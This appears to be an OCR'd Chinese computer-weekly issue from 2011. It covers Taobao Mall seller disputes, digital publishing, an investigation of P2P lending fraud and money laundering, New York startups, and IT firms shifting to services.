“说保证金是冻结在商家自己的支付宝上面，但是我们交了保证金，淘宝连一个具有法律效力的收据都不给我们开，15万保证金，万一说不好支付宝破产了怎么办，我们跟谁要这个钱去？”在保证金的问题上张先生也提出了质疑，“不是我们不相信淘宝和支付宝，而是希望你们能给一个让人相信的凭据。”

记者在亿邦动力网看到一份独家发布的“中小卖家代表回应《淘宝商城新规解释》”也提到相关的问题，对于中小商家来说，淘宝商城固有的一些问题和新规带来的更大风险，必然成为他们未来成长的阻力。

“商城是TM，淘宝是taobao，为什么在淘宝搜索产品还能够搜出商城的东西，这对C店就是很不公平的！我以前做C店的，三个月前刚刚转来做B店，就是为了让自己的店成长得更快一些，谁知道刚过试用期就遇到这个事情。晚一年执行又能怎样？还不同样是21万元，也许后年就是30多万元了！”张先生仍旧一肚子委屈和愤慨。

“我可能不考虑进驻淘宝商城了，”淘宝网的李小姐告诉记者，她本来还考虑做商城的，尽管新规有了一点让步，但她还是有很多的顾虑。由此，不难看出淘宝在中小企业或者创业者心中已经画出了一道难以跨越的鸿沟，面对这样的情况，电商产业中的中小企业该何去何从，电脑报将持续关注。

高端访谈

数字出版的赢家和输家

@ 本报记者 **程朋**

郝振省

1982年北京大学哲学系毕业，硕士学位，先后担任《传媒》、《出版参考》总编。现任国家新闻出版总署新闻出版研究院院长。

2011年，“数字出版”无疑将跻身热门十大词汇这个行列。亚马逊签约作家直接出书、韩寒等国内作家起诉苹果侵犯其数字出版权……都让“数字出版”成为大家关注的焦点。

那么，作为中国出版行业的一名决策者和研究者，他眼中的数字出版是怎样一个面貌？他又是怎样规划未来国内的数字出版行业？本期“高端访谈”，新闻周刊邀请到国家新闻出版总署新闻出版研究院院长郝振省，跟他一起畅谈中国数字出版的发展。

电脑报：*在开始今天采访之前，我刚刚看了一篇报道，刊登在10月17日《纽约时报》科技版，内容是亚马逊网站已经成立专门出版团队，抛开出版社和中介商，直接跟作家签约。郝院长怎么看待这个消息？*

郝振省：这实际上是出版行业的一个新的变化，以前亚马逊这样的网站在出版行业是以一个网上平台存在，现在他们要成为一个新的出版机构，角色变了，肯定对这个行业会有改变。但这些网站能否适应新角色的变化，还有待观察。

电脑报：*那么是不是意味着在数字出版领域，亚马逊和其他网站的这种举动，会加速传统出版机构的死亡，成为压垮他们的最后一根稻草？*

郝振省：不要把传统出版社想得那么脆弱，也不要把网站的出版能力想得那么强大。你可以去看看这几年国内销量排前十位的图书，没有一本是真正通过网络平台出名的，还是依靠传统渠道取得成功的。

而且相对网络平台，作家更愿意通过传统渠道来进行作品销售，因为那样得到的利益更大，更有保障。

电脑报：*你认为在数字出版中，谁会成为赢家，谁会是输家？*

郝振省：现在大家都在讨论数字出版和传统出版的关系。其实跟你们报纸一样，比如报纸转型到网络平台上，你说谁会成为赢家，谁会成为输家？报纸都还在，只不过是以平媒和网络两种形态同时出现了。

出版也一样，传统出版社现在也在做数字出版，比如高教社、人教社他们都在做电子图书这一块。这里有个数字大家可以参考一下，2010年国内数字出版的总产值是1051亿元，但是传统出版社在其中贡献的比例还是超过了一半，由此可见两个是相互依存的关系，并不冲突。

电脑报：*现在很多网络公司都进入到数字出版这个行业，比如谷歌、盛大文学，还有最新的亚马逊。相对于传统出版，他们给出版这个行业带来的是什么？*

郝振省：盛大文学是数字出版的一个典型，以前这家公司是做游戏的，后来开始做文学，逐渐进入出版这一块儿。版署这边对盛大文学这样的网站从事数字出版，也是非常欢迎的，在审批等各个方面都给予了支持，因为它们毕竟是新生产物，需要大力扶持。

具体说到变化，其实挺多的。

在出版这个链条上，网络公司跟出版社的方式很不一样。比如盛大文学这种公司对出版内容的更新频率更快，因为它不需要等到全本书的内容都出来才刊登，作者写好一点就可以直接在网站上刊登出来，出版社则不行，总不可能出个半截子书，这也是违反新闻出版的相关规定的。

这样的话，网络公司在数字出版这一块儿，把整个链条的长度是缩短了，与读者发生联系的周期更短了，一方面能够吸引尽可能多的读者，另一方面也能带来更多的收入。

电脑报：*数字出版这种变化对于读者来说，是不是一件好事？*

郝振省：有好事，但也不全部是。

根据我所从事的工作，数字出版已经是一个很重要的研究方向，我自己也是这样。像我每天上班以后，先看我的邮箱的一些信件来往，做着事情和人家沟通，看我们自己的中国出版网站，我们有最新的动态，然后是浏览新闻。我的手机过去是每天一二家手机报，现在频率很高，有时候经常会看到死机，然后我们经常看到好东西也要下载、储存。

数字出版能够让读者更方便地阅读到自己需要的内容，而且速度更快，价格更便宜。但是也要看到，数字出版对阅读方式的改变更为明显，也带来更多争议。

现在即时在线浏览正在取代传统的阅读方式，以快餐式、跳跃性、碎片化为特征的“浅阅读”正在成为一种阅读的新趋势。有人形象地把它比作“15分钟主义”，就是说，人们读书的耐性只有15分钟，再好看的书，15分钟以后就不大愿意看下去了，前几页翻得很认真，到后面就哗啦哗啦地过了。

“浅阅读”符合大众流行文化与消费文化的基本特质，符合现代社会人们追求休闲与娱乐的需求，也是出版业发展的一个新的增长点。但由此也会导致非导向阅读、功利性阅读等现象。

电脑报：*数字出版最终是否会取代传统出版？*

郝振省：不可能，两者肯定是相互依存，共同发展。但面对数字出版的趋势，国内出版业也不能手足无措，要顺势而为，在内容建设上有所坚持，把出版物做深做宽，大力推动传统出版业向数字出版业的转型。要知道不管是什么方式的出版，内容始终是关键，这一点是没有任何值得怀疑的。

> 2010年国内数字出版产业总收入达到1051.79亿元。其中，手机出版收入达349.8亿元，占整个数字出版的33.26%。

非法集资、高利贷、洗钱、诈骗……

网上钱庄灰色链条探秘

无需抵押、无需担保，只需要发一个帖子，你就能借几万甚至上百万元。帮助解决用户资金需求的网络借贷，又如何成为洗钱的快速通道？又如何形成放贷方、借贷方甚至网站平台三方诈骗的局面？

网络借贷堪比商业银行

“你急需用钱吗？只要在XXX网站上发一个需要借款的帖子，不到半个小时，就会有人愿意借钱给你！真的假的？”10月中旬，郑州李女士向黄枪投诉称，自己经常接到莫名其妙的贷款短信和电话。

有这样疑惑的人真不少。黄枪及其同事、朋友、同学不少都接到过这类信息。这些网络借贷是否真有其事？

“P2P网络借贷在国内早已兴起，甚至呈泛滥之势了。”10月中旬，某网络借贷公司一位内部人士对黄枪称，比如说你买车需要10万元，在网上发布贷款信息后，就会有人来竞标，有的人借1万元，月利率15%；有的人借5000元，月利率20%……放贷的人提出他的意见，如果你也同意，就算竞标成功，双方直接达成借款协议。

黄枪调查发现，自2006年中国首家P2P小额信用贷款服务机构——宜信成立以来，网络借贷平台已经从上海、北京等一线城市向二、三线城市蔓延。目前，有数千家声称提供“民间借贷网络平台”的网站，甚至不少还打着“全国创新首家”的旗号。

“网络借贷也叫人人贷(P2P)。”上述内部人士对记者称，如果说电子商务是传统零售业的互联网版本，那么“人人贷”实际上就是传统民间借贷的互联网版本。

黄枪调查显示，几乎所有借贷网站都打着“无抵押、便捷”的口号。网站对借款方的身份证、户口簿、工作证、银行流水、资产状况等进行核查后，便可以在网站上发布借款帖子。放贷人也一样，自己的身份信息让网站审核后，就可以在网站上自由选择借款人和借款额度。

比如某家号称半年内超过25万笔交易，每笔交易平均8000元的公司，企业或个人只需要通过网站身份认证审核就可以交易。而借款理由是买彩票、提高信用额度、资金周转、买车装修、生活困难等等，贷款金额从3000元到几十万元不等。

在这些网络借贷网站上，成功案例比比皆是：广州某市民结婚装修房子差1万元，通过该网站几天就借到手了；某公司总经理资金周转困难发帖求助，第二天就获得了首笔10万元的授信。

相关调查数据显示，至2011年上半年，中国网络融资整体规模已由2007年的2000万元升至60亿元，年复合增长率达225%。其中，最大的一家——宜信，其放贷金额已达20亿元左右，并拥有6万借款人。业内人士称，60亿元已相当于一家商业银行的放贷量。

25%

目前，各大网络借贷平台贷款利率平均为25%左右，接近金融机构利率的4倍。

成洗钱快速通道？

既然网站只是提供一个平台，那么放款人为何会相信呢？这得益于远高于银行的高利润率。根据最高人民法院规定，民间借贷利率不得超过金融机构同期、同档次贷款利率的4倍。从黄枪调查情况看，各大网络借贷平台贷款利率平均为25%左右(利率高低主要由借款人、放贷人商定)。

“这和高利贷没什么两样。”张龙(化名)对黄枪称，他是浙江温州一家外贸企业的老板，也是一位浸淫在各家网络借贷平台上的职业放贷人。按照他的说法，他已通过网络借贷赚了上百万元。

借贷网站则通过“管理费”盈利。从收费标准来看，一般收取贷款额3%-4%的管理费，交易成功的注册用户还会收取120元/年会员费。以1万元网络贷款借一年为例，各种平台上的收费合计大约为400元至600元，额外成本其实并不低。

“最担心的是网站突然关闭。”张龙称，网络借贷属于一个灰色地带，完全处在监管真空，用什么来保证网站不会卷款失踪？

这样的担忧正在变成现实。今年8月2日，一家名为“哈哈贷”的网络借贷平台突然发布关闭通告，该平台此前称已发展近10万会员，是“中国最严谨的网络借贷平台”。9月，“贝尔创投”的创始人又因涉嫌诈骗被公安机关调查。

事实上，目前借贷网站没有任何一家有合法资质。目前这类网站都只在工商、通信以及公安机关网监部门登记，经营范围是网络信息技术。但其经营的金融业务具有特殊性，类似于金融机构，因此并无金融经营资格。

9月19日，网络借贷规模最大的宜信在位于北京CBD区的公司总部召集了一场媒体沟通会。此前，宜信、华鼎创投、红岭创投等知名借贷网站备受访问“包装创投概念、非法集资吸金”指责。

媒体会上，该公司CEO唐宁强调每一笔转让都经过第三方的公证，“不存在任何的虚构和造假。”不过，唐宁的观点遭到了小额信贷联盟秘书长白澄宇的强烈反对，“你们注册资金1亿元，但贷款总额20亿元，唐宁个人转债权的业务占多少？”

在中银律师事务所上海分所合伙人陈广律师看来，更大担忧是网络借贷平台对于放贷人钱款来源无从审查，“如果钱款是非法所得，比如走私、贩毒、贪污，通过网络借贷出去，还回来，黑钱就洗白了。”

“从我了解情况来看，网络借贷之所以红火，很多实际上就是地下钱庄、财务公司在运作，他们往往通过黑社会、收债公司等索债。”某网络借贷公司一内部人士对黄枪称，由于“网上钱庄”比“地下钱庄”更为安全、便捷，地下钱庄已占据北京网络借贷市场份额的30%-40%。

60亿元

中国网络融资整体规模已由2007年的2000万元升至60亿元，这相当于一家商业银行的放贷量。

借贷、放贷者都在诈骗

另一种风险是诈骗。“对于网络借贷平台来说，欺诈是最大的风险，有些人就是来骗钱的。”10月下旬，接受黄枪采访的国内某借贷公司高层人士坦承。

该人士举了一个例子，一位在多家网络借贷平台上有借款的湖北某家电连锁店企业主段劲松，总共在网络上借款近250万元，逾期未还多日，无法联系上本人，目前这几家网站已经向公安机关报案。

“今年初有一笔放款，过了期限收不回来。虽然只有几百块钱，但心里很不爽。”雪球越滚越大，张龙也渐渐感到了不安：“网上电子合同甚至都是用网名签的，借贷网站都声称只提供借放贷平台，对于借放双方具体交易“不参与、不负责”。

与此同时，有更多的贷款人投诉被诈骗。10月上旬，一位天津大学生向黄枪投诉：“由于生活上出现急事，于是通过某网络贷款公司借款，贷款方要求先汇款利息600元后发放贷款。我信以为真凑了600元汇到对方账户上后，对方手机一直无人接听，我是否上当受骗了？”

“这是典型的诈骗。”福州警方称，此类诈骗打着“大公司”、“全国业务”等旗号，几乎不设立任何贷款审核门槛，声称放款速度快、无抵押无担保，骗子以先预先转账支付保证金、手续费、利息等借口骗钱，借款人一旦打款，对方便会消失得无影无踪。

黄枪调查发现，福州、乐清、漳州、温州、石家庄等地公安局网站上均有着“谨防网络贷款诈骗”的提示和案例。比如在温州，一位受困资金周转的生意人舒先生，通过“易贷中国”与贷款方取得联系后，被要求预先支付2万元利息，后又被要求再汇6万元，舒先生发觉不妙，随即报警。

面对网络借贷越来越多的风险，银监会向网络借贷亮了红牌。8月23日，银监会办公厅发布《人人贷有关风险提示的通知》，要求银行业金融机构采取有效措施，严防网络借贷公司帮助放款人将银行资金用于民间借贷。不过，如今距离《通知》下达已两月，效果几乎为零。

40%

知情人士称，地下钱庄已占据北京网络借贷市场份额的30%-40%。

纽约最值得关注的创业公司

1.Gilt Groupe

创始人: Kevin Ryan

商业模式:奢侈品与时装品销售网站

Gilt Groupe估值已达10.5亿美元。这家网站可以说是时尚产品折扣销售的成功典范,目前还将业务拓展到美食和旅游。Gilt Groupe资金充裕,管理团队拥有丰富的行业经验。

2.SpotOn

创始人: Manglik

商业模式:挖掘旅游新地方

Manglik与他人联合创办了SpotOn公司,帮助人们挖掘可以去的新地方,该公司入围了今年TechCrunch Disrupt创业盛典。

3.ZocDoc

创始人: Cyrus Massoumi

商业模式:在线医生预约网站

ZocDoc为预约医生提供了一条捷径,每月使用该服务的人数超过70万。ZocDoc对病人免费。今年夏天,DST Global向ZocDoc注资5000万美元,当时估值为7亿美元。

4.Foursquare

创始人: Dennis Crowley

商业模式:地理社交签到服务

该公司与美国运通、American Express等知名企业建立了合作关系,注册用户总数达1000万,签到次数最近突破10亿次。在最新一轮融资中,Foursquare的估值为6亿美元。

5.Buddy Media

创始人: Michael M. Lazerow

商业模式:社交媒体管理平台

在最新一轮融资中,Buddy Media估值为5亿美元左右。

6.Yodle

创始人: Court Cunningham

商业模式:本地企业SEM(搜索引擎营销)代理

Yodle旨在帮助本地商家在互联网上进行自我营销。该公司估值为4亿美元。

7.Artsicle

创始人: Alexis Tryon

商业模式:艺术租赁公司

该公司让用户能够以月为单位租借昂贵的艺术作品,看看摆在家中感觉如何再决定是否要购买,这是纽约当前最值得关注的初创科技公司之一。

8.Neverware

创始人: Jonathan Hefter

商业模式:旧电脑变新电脑

Neverware运用云端最新软件,让旧计算机也能像新计算机一样运行,这受到了众多创业家及风险投资家的关注。

9.Everyday Health

创始人: Benjamin Wolin

商业模式:健康信息聚合网站

在美国,人们越来越关注健康。关于健康的创业公司备受追捧,该公司目前估值为4亿美元。

10. Tumblr

创始人: David Karp

商业模式:轻博客

只用了4年,这家“轻博客”的开创型公司已跻身全美25大网站行列。目前估值为8亿美元。

纽约科技创业者的新天堂

@本报美国特约记者 Blake wyne

22-51
WALL ST

纽约华尔街正成为科技创业新天堂

作为全世界的金融中心、传媒中心和艺术中心,纽约科技相比硅谷却鲜为人知。但事实上,纽约凭借独特的优势正在强势崛起,成为美国科技行业的新创业天堂。

新创业中心

每天早上,戴维·卡普(David Karp)都会跨上心爱的Vespa(黄蜂牌小型摩托车),戴上头盔,冲上纽约大街,驶向自己的办公室。

卡普今年24岁。11岁他自学如何编写代码;15岁他从中学退学;一年后他在纽约的抚养网站UrbanBaby担任CTO;5年前他开始筹备“轻博客”Tumblr。没错,卡普就是让全世界疯狂的轻博客Tumblr的创办者。今年10月初,Tumblr获得了新一轮的8500万美元融资,此轮融资使其估值达到8亿美元。

“我们来自纽约,不是硅谷。”在只有椅子和长沙发,却没有桌子的会议室里,卡普端着茶杯强调说。这位喜爱中国茶的创业者并不太清楚,他的Tumblr在中国掀起了怎样的疯狂“抄袭”行动。

卡普之所以特意强调自己来自纽约,是因为他希望明确向人们传达出一个讯号:在网络股泡沫破灭十年后,纽约互联网经济重新焕发出了生机。

纽约是一个神奇的地方,这里不仅是世界金融的中心,也是全球经济的心脏。这些令纽约科技业相形见绌——纽约科技公司到上世纪90年代末才开始初露矛头,很快就在网络股破灭过程中陷入低潮,数十家互联网公司倒闭。

现在,作为纽约炙手可热的创业明星,卡普偶尔去参加布鲁克林区创业公司组织的午餐会——近百人围着坐在木质桌子前,桌子上放着香浓咖啡和自制饼干,讨论着要把纽约变成下一个科技集中地。

在纽约,这样的聚会和讨论遍地开花,年轻人聚集在一起讨论本地的技术和媒体行业的最新发展趋势和前景。最近在纽约的艺术区切尔西区召开的一场名为“纽约技术集会”的科技创意研讨会就吸引了700名年轻的科技爱好者。

忘掉硅谷来纽约

今年4月15日,美国纽约市长迈克尔·布隆伯格宣布,将4月16日命名为纽约市的“Foursquare日”。没错,这家著名的LBS(地理位置服务)创业公司同样来自纽约。

即便“占领华尔街”运动轰轰烈烈,其他经济遭遇重挫的时候,布隆伯格也没忘记用稳步增长的纽约科技行业拉取选票。最近,布隆伯格就明确发出了呼吁:忘掉阳光充足的硅谷吧,来这儿创业。

纽约官方希望该市超越硅谷成为世界科技行业的“创业之都”。纽约市向大学、科研机构和企业联盟提供近乎免费的办公场所和最高达1亿美元的基础设施升级服务。前提是这些机构和企业全部致力于创建一个世界级高科技产业园区。这个产业园区将覆盖总督岛、布鲁克林海军造船厂和罗斯福岛三地。

无论如何,创业小公司虽然很多,但影响力却不够,它们能生存的原因就是投资者愿意投资它们。显然,纽约正在得到风险投资商的青睐。

简单举两个例子,硅谷著名天才投资人、谷歌和脸谱等公司的早期投资者罗恩·康威,其名下的基金对纽约进行了25笔投资,约占其投资总额的五分之一。康威表示:“就在一年前,我对纽约的投资还不到现在的一半。纽约已经成为创新的温床,和硅谷最好的公司一样美好。”

著名投资者皮特·弗林特于今年1月成立的Dogpatch实验室为纽约新成立的公司提供免费办公场所,同时确保投资者的资金能够到位。目前,有15家公司聚集在该实验室办公。

康奈尔大学毕业生、Jibe联合创始人乔·艾森菲尔就是该实验室培养出的优秀企业家。Jibe是一个数字式工作交流模块,它与Facebook和林德泽合作扩大数字社交网络,从而使雇员和用户能够实现交互式重叠。目前,Jibe已获得了875000美元的种子基金。

高校也是创业梦想的始发地。“脸谱”网站就成立于哈佛的学生宿舍,谷歌也是两名斯坦福研究生变成现实的。为了能够复制这些成功范例,纽约高校正在加强同当地创新型企业的合作,其中就包括一个由纽约大学、卡内基梅隆大学、纽约城市大学、多伦多大学和IBM组成的团体。

成为自己想成为的那个人

然而,即便是在纽约,即使Foursquare、Tumblr成功了,现实却是绝大多数创业者不论年龄多大,都与成功无缘。而且,创业者的生活充满风险、压力与牺牲。

“你得明白,惨败很可能就在前方。”斯科特·戈贝尔从纽约大学电影专业毕业后,他贷款几万美元创办了一家新媒体技术公司,但公司很快倒闭,这一度让他意志消沉,抬不起头。

他母亲让他谋取一份“真正的”工作——坐办公室。但他发誓要有所成就,他动用了银行账户上仅余的700美元开了一家名叫Sizzle It的新公司,花300美元租了一间网络办公室,过着更为节俭的生活。然后,这家致力于宣传视频短片的公司首年便有盈利,现在戈贝尔已创立了自己的创业基金会。“在纽约创业,都明白一个道理:没有人(哪怕父母)会白给你钱。”

“除非你自己财力雄厚,否则就意味着要调整生活方式。前六个月我没出去吃过一顿饭,而且我就住在朋友的沙发上,”户外旅游网站Urban Escapes创始人乔斯·巴谢维利告诫。为了创办公司,她辞掉了华尔街金融衍生品交易员的工作。

更多的人是彻底失败了。从微软辞职的本·布伦克霍夫2008年创立了一个电脑软件测试的工具站点Devver.net。在坚持两年之后,公司于今年春天倒闭了。“如果我还留在微软干原来的工作,我在经济上会好过一些。但问题是,我想成为自己想成为的那个人。”

图片 | Picture

①

②

①Twitter助推“占领华尔街”

“占领华尔街”运动目前正席卷全美，而Twitter、Facebook等社交媒体在这场运动中发挥了巨大的作用。

②手掌变成触摸屏

卡耐基梅隆大学人机感应研究院的博士生兼微软研究院成员的克里斯·哈里森研究出一种神奇装置，可以将科幻片中的情节真实地搬到现实生活中，真正实现将手掌变成触摸屏。

③字库看中传奇乞丐粉笔字

微博网友随手拍了一张“粉笔奇人”在烟台街头写字乞讨的照片发到网上，被网友大量转发。方正字库找到“粉笔奇人”崔显仁，并将其字体收录进方正字库，命名为“方正显仁简体”。

③

数字 | Number

21%

美国市调公司comScore报告显示，9月份美国报纸出版商网站的日均访问量同比增长了21%。第三季度报纸网站的月均独立用户（18岁或以上）访问量为1.104亿人次，在所有成年互联网用户中占64%的比例。

445亿元

10月20日，中国电子商务研究中心发布了《2011年度中国服装行业电子商务应用报告》。数据显示，2011年第2季度中国网上零售市场交易规模达到1924亿元；其中服装类商品销量达到445亿元，环比增长8%，同比增长68.9%；有超过75%的品牌服装企业“触网”。

2700亿日元

日本国家警察厅日前称，从4月至今半年时间内，网络银行欺诈已经给日本造成2700亿日元（约合225亿元人民币）的财政损失，创历史最高纪录。日本共有53家银行机构受到“网贼”重创。

920亿元

中国移动第三季度业绩报告显示，1-9月份中国移动营收3838.46亿元，同比增长8.8%；净利润920亿元，同比增长5.4%。截至9月底，中国移动总用户数6.335亿户，3G用户4316万户，平均每月每用户支出(ARPU)70元，与去年持平。

双语新闻 | Bilingual

苹果背后的设计天才埃维

没有了史蒂夫·乔布斯，苹果公司的投资者和客户提出了一个重大问题：失去了这位联合创始人和设计大师后，苹果还能够继续推出创新产品吗?

这个问题的答案可能系于乔纳森·埃维。埃维是苹果公司的主管之一，在科技界之外鲜有人知。作为苹果公司的首席设计师，埃维自1996年接掌公司设计团队以来，就一直和他的同事们负责打造苹果产品的外观和质感，帮助苹果战胜了竞争对手。

Design Spotlight Is Thrown on Ive

Without Steve Jobs, Apple Inc. investors and customers are asking a big question: Can it continue to turn out innovative products without its co-founder and design visionary?

The answer may lie with Jonathan Ive, an Apple executive little known outside the technology industry.Mr. Ive is Apple ‘s design chief. Since taking charge of the company’s design team in 1996, Mr. Ive and his group have been responsible for coming up with the physical look and feel of products that have helped set Apple apart from competitors.

要闻 | News

星期一（10月17日）

部分电子出口企业订单缩水四成

工信部最新数据显示，今年上半年，受发达经济体复苏步伐放缓影响，我国对欧美电子信息产品出口增速相对较低，对美国和荷兰分别出口559亿和147亿美元，同比增长10 .3%和10 .9%，分别低于平均水平5 .5和4 .9个百分点；对德国和英国出口呈下降态势，出口额为129亿和50亿美元，同比分别下降1 .3%和3 .8%。

星期二（10月18日）

泰国洪水导致全球硬盘产业受灾

近期泰国遭遇大范围洪灾，各大硬盘工厂已遭大水侵袭，或将导致硬盘供应12月份出现短缺，从而影响价格，最终波及下游PC整机市场、硬盘市场以及移动硬盘市场。泰国是仅次于中国的全球硬盘生产大国，硬盘装配工厂数量占全球25%。四大硬盘巨头西部数据、希捷、日立存储及东芝，都在当地设有工厂。

星期三（10月19日）

商务部：《网络零售管理条例》应尽早出台

针对近期淘宝商城新规引发的冲突事件，商务部新闻发言人表示，其根本原因是目前我国网络管理的法律基础薄弱，网络零售领域法律缺失、监管体系不完善。应尽早出台《网络零售管理条例》，制定第三方电子商务交易平台市场准入退出制度，完善市场规则等，以促进网络零售市场的健康持续发展。

星期四（10月20日）

发改委拨款激励云计算发展

由国家发改委牵头，联合工信部、财政部拨出15亿元人民币，作为国家战略新兴产业云计算示范工程专项资金，重点推动国内云计算产业发展、扶持云计算领军企业。百度、阿里巴巴、腾讯等企业，成为国家首批云计算示范企业。其中百度云计算获三部委上亿拨款额，是此次云计算专项支持所有企业中最高的。

星期五（10月21日）

微软现金储备多数留海外

为了避免高额的美国公司税，微软将超过510亿美元的现金留在海外。微软长期以来都将现金留在海外，主要是在爱尔兰。Skype之所以能够吸引微软收购，其中一个原因就是该公司位于欧洲，这就使得微软不必将现金汇回美国，从而合理避税。

电脑报 Enterprise
i企业
2011年10月24日 第42期
A10~A13版
投稿信箱:pcw-chenp@vip.sina.com
热线:(023)63658800
传真:(023)63658889
主编:陈 平
美编:黄 莹

>A11 奔图携激光一体机进军激打市场
>A12 甲骨文推出SPARC T4处理器

IT巨头的转型之路①

随着产品同质化日益严重,以及用户需求日益个性化和严苛,上游 IT 巨头纷纷向服务和方案提供商转型,从本期开始,我们将为你介绍 IBM、惠普、戴尔、英特尔、甲骨文、华为等 IT 巨头正在进行的转型之路:从卖产品到卖服务。

服务即科学
IT 企业进军服务蓝海市场

IT业经历了飞速发展的春天,到了21世纪的今天,逐渐沉寂下来,IT企业正面临着产品同质化严重、利润率不断下降,以及消费者需求日益严苛的挑战。IT企业要走出一条可持续发展之路,进军服务的蓝海市场势在必行。

从卖产品到卖服务

消费者需求的变化,让以产品为导向的 IT 企业在锁定消费者方面遇到了前所未有的挑战。卖产品? 卖服务? IT 企业面临向左转向右转的选择。

随着科技的进步,企业研发的技术门槛正在不断降低,通过研发创新实现突破性变革也变得越来越困难,产品同质化的问题越来越突出。企业难以通过产品和价值的独特性来锁定消费者,单独依靠技术竞争力的策略难以奏效,只能转而求助于价格战来增加产品的销量,从而陷入利润率不断下滑的恶性循环。产品同质化严重、恶性竞争、利润大幅下滑,这些正是目前国内 IT 市场的真实写照。


与此相反的是,一些有先见之明的企业早在上世纪 90 年代就悄悄开始了从以产品为中心到以服务为导向的转型。比如服务科学的倡导者 IBM,转型后使它获得了丰厚的回报。IBM 在 2010 年的营收为 1000 亿美元,其中 57%来自服务,而且服务部门的利润率也相当可观。再如,苹果公司之所以能够成为具有雄厚的经济实力和广泛行业影响力的企业,就得益于它高度重视并且不断提升用户使用体验的做法,靠的也是软件的增值服务。

IT 企业只有全面地理解消费者的需求,并准确地表达出消费者的需求,才能获得消费者的认可和支持。在产品同质化严重、恶性竞争、利润大幅下滑的大环境下,企业由产品向服务和方案提供商转型也是顺势而为、不得不采取的策略。

卖产品还是卖服务? 转型带来阵痛的同时更多的则是迷茫,长期以产品为导向的企业真的可以放下产品,专心做服务?做服务真的可以获得超额利润? 这也是时下很多企业主感到迷茫的地方。其实产品和服务是相辅相成而非割裂开来的,向服务和方案提供商转型,则意味着必须将产品纳入服务体系,为客户提供一整套解决方案。

对企业来说,卖产品只需要将产品交付给客户即可,而卖服务则要求企业不仅要在第一时间"低成本地提供商品",还要"帮用户高效率地应用它",将服务产品化,是商业运作的终极境界。

IT 服务市场蕴含巨大商机



向服务和方案提供商转型就需要调整企业内部结构

在 IBM 等先知先觉的 IT 企业的带领下,中国部分 IT 企业如联想、海尔等,已经在由产品主导向服务和方案提供商转型的道路上进行了有益的尝试。那么,在由产品主导向服务和方案提供商转型后,IT 企业应提供的服务包含哪些内容呢?

这些问题想必是那些正在筹划转型或正在转型过程中的 IT 企业最为关心的问题了。所谓 IT 服务无疑应该是与产品密切相关的服务,IT 服务按照层次可划分为管理咨询、应用服务、集成服务和外包运营四个层次。其中,管理咨询位于市场最高端,不仅涉及流程改造、建立新的管理思想等高智力内容,而且利润最高,更有助于提高 IT 服务的核心竞争力。

换种方式通俗地讲,IT 服务主要分为两类:一类是产品使用指导类服务,另一类则是产品增值类服务。产品使用指导类服务主要是产品的售后服务、安装使用指导、IT 技术支持、企业培训等;而产品增值类服务则是转型企业应该关注的重点,它是 IT 企业新的利润来源,也是企业的蓝海市场,它是指在产品的基础上提供软件支持、增强用户体验以牢牢锁定用户的增值服务,还包括对软件或产品进行的 IT 外包服务,以及对客户进行的 IT 规划与咨询、IT 实施和 IT 集成应用等服务。

IT 服务市场这块蛋糕到底有多大呢? 非常大! 从 IBM 强力推行的"智慧地球"战略,不难想象未来 IT 服务行业的"钱景"有多广阔。MIT 经济学家 Erik Brynuolfsson 估计,在 IT 硬件上每花 1 美元,就必须再花费大约 10 美元用于培训、系统管理、业务流程再造和其他服务。据一些权威机构预测,到 2012 年,中国 IT 服务产业的总体规模将接近 2400 亿元,服务在整个 IT 市场中的比例将进一步上升。

IT 企业的转型之路

企业IT包月服务加强型（11-20个信息点）

IT 服务的含义是多方面的,需要 IT 企业深入挖掘

IT 巨头 IBM 的成功转型具有很大的示范效应,使国内外众多的硬件、软件和渠道商纷纷踏上向服务转型的道路。转型的构想无疑是美好和充满"钱"途的,但美好的构想并不等于美好的未来。转型时期业务如何重新定位? 新老业务如何协调?如何避免投资失败?建立什么样的客户关系? 一个又一个的障碍与陷阱依然困扰着众多 IT 企业。

面对众多的障碍和陷阱,戒骄戒躁,循序渐进,由产品主导向服务主导渐进转型,最后成功过渡到服务型企业,这是每一个 IT 企业向服务转型的必由之路。

第一,在向服务和方案提供商转型的过程中,IT 企业应树立先进的管理理念。一个 IT 服务型企业不但要拥有强大的技术实力和关键性业务的系统集成方案,它还应该是先进管理理念的先行者。不能总是抱着过去管理 IT 制造业、分销商的模式,应该将企业内部的业务流程真正围绕客户服务加以重新改造。

第二,对转型的时间和难度一定要有一个清醒的认识,首先应在管理架构上做好相应的准备,然后制定具体的转型方案和实施细则,分步实施。IBM 之所以可以高效、灵活地为客户提供全面的服务,就是在管理架构上实行了矩阵管理模式,将每个一线的销售人员和工程师作为服务中心来看待。

第三,要将新的 IT 服务业务剥离原有的管理体系,通过收购或整合,逐步建立强大的技术和咨询团队,做到能够向企业客户提供系统部署、电子商务策略、应用集成、互联网托管以及其他方面的服务与咨询。

第四,应该准确地细分客户群,并真正理解不同客户的不同需求。有实力的企业可以聘请专业的调查机构了解客户的真正需求,然后针对不同的客户进行服务创新,比如,惠普就针对中小企业和大客户推出不同特色的服务,并在此基础上,设立 CRM 追踪系统,定期了解客户的反馈和需求,与客户建立良好的沟通,定期回访关键客户,真正掌握服务的主动权,并与客户发展一种相互学习、共同进步的关系。

第五,对员工进行思想意识和技能的全面培训。在未来的知识型企业中,对于员工的各方面技能要求越来越高。因为客户的需求是多方面的,而且客户服务细分越来越深入,要想在服务上高人一筹,就必须对原有的员工进行管理和服务方面的培训,招聘符合转型要求的新型人才,使他们适应企业的迅速成长。在此基础上,建立"以服务为中心"的公司理念和企业文化,真正让"服务"这一概念深入到每一个员工的灵魂深处。

无论怎样,企业在向服务和方案提供商转型的过程中切记:顺势而为、量力而行、不可盲动。

下转A12版

奔图携激光一体机进军激打市场

10月14日，“奔图打印机全球启动仪式及多功能一体机新品发布会”在珠海隆重举行，在发布会上，奔图正式宣布进军全球市场，并发布了M5000系列激光多功能一体机的5款新品。

@本报记者 陈平

奔图 M5100、M5200、M5250 黑白激光一体机

奔图 M5000 的主流性能

本次奔图推出的黑白激光多功能一体机产品全部为 A4 幅面，集复印、打印、扫描三大功能于一身，首页输出时间小于 10 秒，支持 Windows2000/XP、Windows Vista、Windows 7 等主流系统，标配有高速 USB2.0 接口，体积非常小巧（399mm × 327mm × 299mm），适合各类办公室及家庭用户使用。

